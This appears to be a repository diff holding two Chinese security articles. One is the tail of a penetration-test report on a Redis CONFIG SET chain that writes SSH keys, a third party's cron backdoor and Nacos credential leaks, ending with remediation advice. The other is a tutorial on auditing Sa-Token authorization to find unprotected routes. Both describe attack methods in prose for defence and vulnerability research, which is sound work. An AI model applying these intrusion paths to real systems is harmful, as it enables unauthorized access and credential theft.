mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 313.987px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">Nacos users 查询</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n266" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 256.362px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">HTTP 500</span></span></sLine truncated
|
||||
- **边界跳板已被第三方入侵并植入持久化**
|
||||
:cron 后门,回连某 VPS。当前回连被阻断仅为侥幸,一旦恢复可达即会落地二次载荷。
|
||||
|
||||
- **初始访问根因**
|
||||
:Redis 未授权 + CONFIG 可写,直接导致 SSH 公钥被写入。
|
||||
|
||||
- **内网横向面极宽**
|
||||
:Redis/MySQL/Nacos/RabbitMQ/XXL-JOB/业务 API 全部缺省凭据或未授权,任一入口即可全内网沦陷。
|
||||
|
||||
- **敏感资产**
|
||||
:为凭据与接口暴露(非海量业务数据)——数据库与业务表为空,OSS 凭证已轮换。
|
||||
|
||||
**建议优先级**
|
||||
:
|
||||
1. 处置第三方后门 + 溯源
|
||||
|
||||
1. 全量轮换默认凭据
|
||||
|
||||
1. 中间件端口收敛至内网 + 鉴权
|
||||
|
||||
1. 业务 API 服务端强制鉴权
|
||||
|
||||
1. Redis 禁用 CONFIG 写盘路径并强制鉴权
|
||||
|
||||
## 八、复盘要点
|
||||
1. **信任边界坍塌**
|
||||
:Redis 未授权直接写 SSH 公钥获得跳板 root,再穿透至核心配置中心,内网横向零隔离。
|
||||
|
||||
1. **配置中心未授权 = 凭据核弹**
|
||||
:Nacos 一个未授权读端,泄露全平台密钥。
|
||||
|
||||
1. **Redis Cluster 老漏洞新利用**
|
||||
:5.0.8 CONFIG SET 写 SSH/cron 是经典链,第三方已先行篡改,我方复用同一路径进入。
|
||||
|
||||
1. **第三方痕迹共存**
|
||||
:Nacos history + Redis 键 + 跳板 cron 后门证实他方已入网,需与蓝队确认时间线归属。
|
||||
|
||||
1. **{z} hash tag 技巧**
|
||||
:说明攻击者熟悉 Redis Cluster slot 定向,非脚本小子级别。
|
||||
|
||||
1. **边界一台“跳板机既是被害人又是加害工具”**
|
||||
:第三方已用 Redis 未授权在其上植入 cron 后门;我方经同一路径写入 SSH 公钥进入内网,横向打通五类中间件。
|
||||
|
||||
|
||||
@@ -0,0 +1,212 @@
|
||||
# 【地图大师的代码审计之路 第二篇】从代码层看懂越权与未授权漏洞为何如此高发
|
||||
原创 地图大师挖漏洞
|
||||
地图大师挖漏洞 地图大师的漏洞追踪指南 2026-09-29 14:30
|
||||
|
||||
|
||||
|
||||
# 地图大师的代码审计之路
|
||||
### 一、概述
|
||||
|
||||
大家好,我是地图大师。在 SRC 挖洞或者渗透测试的过程中,**越权和未授权一直都是非常容易出货的两类漏洞**
|
||||
。
|
||||
|
||||
在黑盒测试中,我们测试越权最常见的方法其实很简单:准备两个浏览器,分别登录高低权限账号,或者两个相同权限的普通账号,然后针对系统中的功能点逐个进行测试。
|
||||
|
||||
比如修改请求中的用户 ID、订单 ID、任务 ID 等关键参数,或者直接使用低权限账号访问高权限接口。如果 A 用户能够查看、修改 B 用户的数据,或者普通用户能够执行管理员才能执行的功能,那么大概率就存在水平越权或者垂直越权。
|
||||
|
||||
以前我挖洞基本以黑盒测试为主,当时一直有一个疑问:
|
||||
|
||||
**为什么越权和未授权漏洞这么常见?**
|
||||
|
||||
理论上,开发人员只要给所有需要保护的接口统一加上权限校验,不就解决了吗?难道没有一种方案,可以直接把所有接口都保护起来?
|
||||
|
||||
最近开始通过代码审计的方式挖掘 CVE,在分析了几个真实项目的鉴权逻辑之后,我逐渐搞明白了这个问题。
|
||||
|
||||
**很多系统并不是“没有鉴权”,真正的问题往往是“鉴权没有覆盖到所有地方”。**
|
||||
|
||||
而当我们从代码层面理解这一点之后,再回过头做黑盒测试,会发现以前很多靠经验、靠感觉测试的东西,其实在代码里面都有迹可循。
|
||||
### 二、正片
|
||||
|
||||
这次我们就通过一次 **Java 代码审计中的鉴权分析**
|
||||
,来看一下一个项目的权限控制到底是怎么实现的,以及为什么越权和未授权漏洞会如此高发。
|
||||
|
||||
Java Web 项目中存在很多不同的开发框架,比如 Spring Boot、Spring MVC 等。使用成熟框架开发,可以省掉大量重复工作。同样,在登录认证和权限控制方面,开发人员通常也不会从零开始造轮子,而是直接使用成熟的安全框架或者权限组件。
|
||||
|
||||
目前 Java 项目中比较常见的认证、授权方案包括:
|
||||
|
||||
**Spring Security、Apache Shiro、Sa-Token 等。**
|
||||
|
||||
除此之外,有些项目也会通过 Servlet Filter、Spring MVC Interceptor 等机制实现统一的登录校验、接口过滤或者自定义权限控制。
|
||||
|
||||
这篇文章我们不把所有框架都展开,而是选择国内项目中比较常见的 **Sa-Token**
|
||||
作为例子。
|
||||
|
||||
我们重点研究三个问题:
|
||||
|
||||
**第一,一个使用 Sa-Token 的 Java 项目,到底是怎么完成登录认证和权限控制的?**
|
||||
|
||||
**第二,拿到一个陌生项目之后,我们应该怎么快速找到它的鉴权入口,并梳理整个鉴权逻辑?**
|
||||
|
||||
**第三,也是最重要的问题:明明项目已经使用了成熟的权限框架,为什么最后还是会出现越权和未授权漏洞?**
|
||||
|
||||
搞明白这三个问题之后,你会发现:
|
||||
|
||||
**黑盒是在测试“这个接口有没有鉴权”,而白盒是在寻找“哪些接口可能忘了鉴权”。**
|
||||
|
||||
这也是我最近做代码审计之后,对越权漏洞理解变化比较大的一个地方。
|
||||
### 三、satoken是什么
|
||||
|
||||
**Sa-Token**
|
||||
是一个轻量级 Java 权限认证框架,主要解决:**登录认证**
|
||||
、**权限认证**
|
||||
、**单点登录**
|
||||
、**OAuth2.0**
|
||||
、**分布式Session会话**
|
||||
、**微服务网关鉴权**
|
||||
等一系列权限相关问题。他能实现的功能非常全面所以在我审计的多个开源项目中都使用了sa-token进行鉴权。
|
||||
|
||||
|
||||
|
||||
|
||||
image.png
|
||||

|
||||
sa-token能够实现的功能如下:
|
||||
|
||||
|
||||
|
||||
|
||||
image.png
|
||||
|
||||

使用sa-token进行鉴权也非常简单
|
||||
|
||||
|
||||
|
||||
|
||||
image.png
|
||||
|
||||

大家可以着重关注下sa-token的对于路由的鉴权(路由新手师傅就理解为路径即可)
|
||||
|
||||
|
||||
|
||||
|
||||
image.png
|
||||
### 四、来一个案例学会分析satoken鉴权分析
|
||||
|
||||
(1)分析项目是否使用了satoken
|
||||
|
||||


我们如何知道一个项目是否使用了satoken,如果这个项目依赖包使用了maven我们可以直接查看根目录的pom.xml搜索**sa-token**
|
||||
|
||||
|
||||
|
||||
****
|
||||
image.png
|
||||
|
||||
|
||||
或者通过idea编辑器右侧的maven插件查看是否存在sa-token(这个插件太好用了,还可以用来分析是否使用了存在漏洞的插件版本)
|
||||
|
||||
|
||||
|
||||
|
||||
image.png
|
||||
|
||||
(2)分析项目如何进行鉴权
|
||||
|
||||

搜索过滤器和拦截器,过滤器来自servlet拦截器来自springmvc两个如果项目使用的话都有固定的实现方法
|
||||
```
|
||||

过滤器全局搜索:implements Filter拦截器全局搜索:implements HandlerInterceptor (定义拦截器)SpringMVC配置器:implements WebMvcConfigurer (查看里面是否注册了拦截器,只有注册了拦截器,定义的拦截器才能被使用,比如在里面搜索addInterceptors【添加拦截器】)
|
||||
```
|
||||
|
||||
此项目未使用过滤器使用mvc拦截器调用了satoken框架做鉴权,还写了一点自己的鉴权,但是总体上接口鉴权等还是使用sa-token的能力
|
||||
|
||||
|
||||
|
||||
|
||||
image.png
|
||||
|
||||
分析拦截器搜索
|
||||
|
||||
implements WebMvcConfigurer
|
||||
|
||||

发现排除了一个白名单接口列表,剩下的所有接口都要鉴权/**
|
||||
|
||||
|
||||
|
||||
image.png
|
||||
|
||||
**通过分析白名单就可以知道swaggerui这些页面默认都是用户可以直接访问的,这下你懂为什么挖洞过程中那么多可以扫到swagger了吧**
|
||||
|
||||
|
||||
|
||||
|
||||
image.png
|
||||
|
||||
注册的拦截器如下
|
||||
|
||||
|
||||

|
||||
|
||||
image.png
|
||||
|
||||
跟进去后就是spring mvc过滤器的实现,里面有校验登录和校验权限的
|
||||
|
||||
|
||||
|
||||
|
||||
image.png
|
||||
|
||||
跟进去大概意思就是判断和校验登录是否成功,具体是什么用户权限,如果验证存在问题就抛出异常
|
||||
|
||||
|
||||

|
||||
|
||||
image.png
|
||||
### 四、路由分析
|
||||
|
||||
随便搜索一个路由抓登录包也行或者搜索springboot路由关键字@Getmapping、@Postmapping、@RequestMapping等,点击显示该模块的所有端点
|
||||
|
||||
|
||||

|
||||
|
||||
image.png
|
||||
|
||||
点击所有便可以都展示出来走了注解的,如果有的接口走了servelet也是不行的,一般肯定是都走注解的
|
||||
|
||||
|
||||

|
||||
|
||||
image.png
|
||||
|
||||
先看sa-admin模块的路由,发现很多都有satoken的鉴权
|
||||
|
||||

|
||||
|
||||
image.png
|
||||
|
||||
但也有很多没有的,这种就是着重分析未授权和越权的对象、路由分析,很多没有注解的地方就是产生越权漏洞的地方!!找到这样的地方然后把项目启动起来,用一个低权限的账号直接请求接口,即可实现垂直越权的增删改查,对于未授权和越权的区别来说,未收取就是未作登录验证或者说误把敏感路由加入了忽略白名单,现在你也动手试试吧!
|
||||
|
||||

|
||||
|
||||
image.png
|
||||
### 五、总结
|
||||
|
||||
